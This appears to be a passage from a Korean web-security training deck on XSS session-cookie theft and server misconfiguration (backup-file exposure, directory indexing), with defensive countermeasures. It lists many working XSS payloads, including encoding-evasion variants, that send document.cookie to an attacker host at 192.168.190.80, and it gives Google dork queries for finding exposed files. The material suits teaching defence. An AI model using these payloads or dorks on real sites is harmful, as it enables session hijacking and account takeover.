




## 2. Session ID, Cookie 가져오기

### 3) Session ID 가져오기


게시물을 클릭하게 되면 공격자의 서버로 Session ID 전송



## 2. Session ID, Cookie 가져오기

### 4) 사용자 전환 및 권한도용


웹 프록시등의 툴을 이용하여 도용한 세션 아이디 적용





## 2. Session ID, Cookie 가져오기

### 4) 사용자 전환 및 권한도용(계속)



## 2. Session ID, Cookie 가져오기

### 5) 다양한 XSS 패턴

```
<script>document.location='http://192.168.190.80/get.asp?token='+document.cookie;</script>
```

```
<script>url="http://192.168.190.80/get.asp?token="+document.cookie;window.open(url,width=0,height=0);</script>
```

```
<<SCRIPT>document.location='http://192.168.190.80/get.asp?token='+document.cookie;//<</SCRIPT>
```

```
<<SCRIPT>url="http://192.168.190.80/get.asp?token="+document.cookie;window.open(url,width=0,height=0);//<</script>
```

```
<script src=http://192.168.190.80/xss.js></script>
```

```
<embed src="http://192.168.190.80/xss.swf"></embed>
```

```
<META HTTP-EQUIV="refresh"
```

```
CONTENT="0;url=javascript:document.location='http://192.168.190.80/get.asp?token='+document.cookie;">
```



## 2. Session ID, Cookie 가져오기

### 5) 다양한 XSS 패턴(계속)

```
<IMG
SRC="jav&#x09;ascript:document.location='http://192.168.190.80/get.asp?token='+document.cookie;">

<IMG
SRC=jav&#x09;ascript:url="http://192.168.190.80/get.asp?token="+document.cookie;window.open(url,width=0,height=0);>

<IMG
SRC="jav&#x0A;ascript:document.location='http://192.168.190.80/get.asp?token='+document.cookie;">

<IMG
SRC=jav&#x0A;ascript:url="http://192.168.190.80/get.asp?token="+document.cookie;window.open(url,width=0,height=0);>

<IMG
SRC="jav&#x0D;ascript:document.location='http://192.168.190.80/get.asp?token='+document.cookie;">
```

## 2. Session ID, Cookie 가져오기

### 5) 다양한 XSS 패턴(계속)

<IMG

```
SRC=jav&#x0D;ascript:url="http://192.168.190.80/get.asp?token="+document.cookie;window.open(url,width=0,height=0);>
```

```
</title><script>document.location='http://192.168.190.80/get.asp?token='+document.cookie;</script>
```

```
<IMG SRC="http://192.168.190.80/help.gif" alt="bar "
onmouseover="javascript:document.location='http://192.168.190.80/get.asp?token='+document.cookie">
```



## 2. Session ID, Cookie 가져오기

### 6) 대책


- `data=replace(data,"<","&lt;")` 같은 코드를 사용하여 특수 문자가 입력되면 그 의미를 상실하고 단순히 출력되게 함

변경전	<	>	(	)	#	&
변경후	&lt;	&gt;	&#40	&#41	&#35	&#38;

- 사용자 입력 값에 대해 HTML encoding 수행 후 허용된 태그만 사용하도록 필터링

`data=Server.HtmlEncode(data)` 'HTML 인코딩 후

`data=replace(data,"&lt;p&gt;","<p>")` '허용할 태그

- 
- V 부적절한 환경설정
1. 대표적인 공격유형
  2. 미등록 확장자
  3. 디렉토리 인덱싱
  4. 샘플파일 방치



## V 부적절한 환경설정

- 웹 애플리케이션을 운영하는데 있어서 개발자와 시스템 관리자들이 실수로 놓치게 되어 발생하는 문제
- 기본설정을 그대로 사용하기 때문에 발생하는 문제

# 1. 대표적인 공격유형

- 미등록 확장자
- 디렉토리 인덱싱
- 샘플파일 방치



## 2. 미등록 확장자

### 1) 미등록 확장자

특정 확장자의 파일들이 서버에서 적절하게 처리되지 못할 경우  
소스코드 노출


ex)

- 개발자가 사용하는 전용 에디터는 사용자의 편의를 위해 **.bak**이란 확장자를 사용하는 백업파일 생성
- 관리자가 생성한 임시파일 및 원본과 동일한 백업파일등

## 2. 미등록 확장자

### 2) 백업파일 추측하기


웹 페이지명 뒤에 **.bak**등을 추가하여 추측






## 2. 미등록 확장자

### 3) DB 접속정보 획득



## 2. 미등록 확장자

### 4) 구글검색



inurl:com

filetype:bak



## 2. 미등록 확장자

### 5) 대책

- 불필요한 파일 삭제
- 백업 디렉토리는 권한설정을 통한 접근제어


### 3. 디렉토리 인덱싱

- 웹 브라우저로 특정 디렉토리를 열면 그 디렉토리에 있는 모든 파일과 디렉토리 목록 나열
- 미리 정의된 기본 HTML 파일이 존재하지 않을 경우 발생
- 공격자에게 시스템 정보 제공




# 3. 디렉토리 인덱싱

## 1) 디렉토리 구조 및 중요파일 경로 노출



# 3. 디렉토리 인덱싱

## 2) 구글검색



intitle:index.of

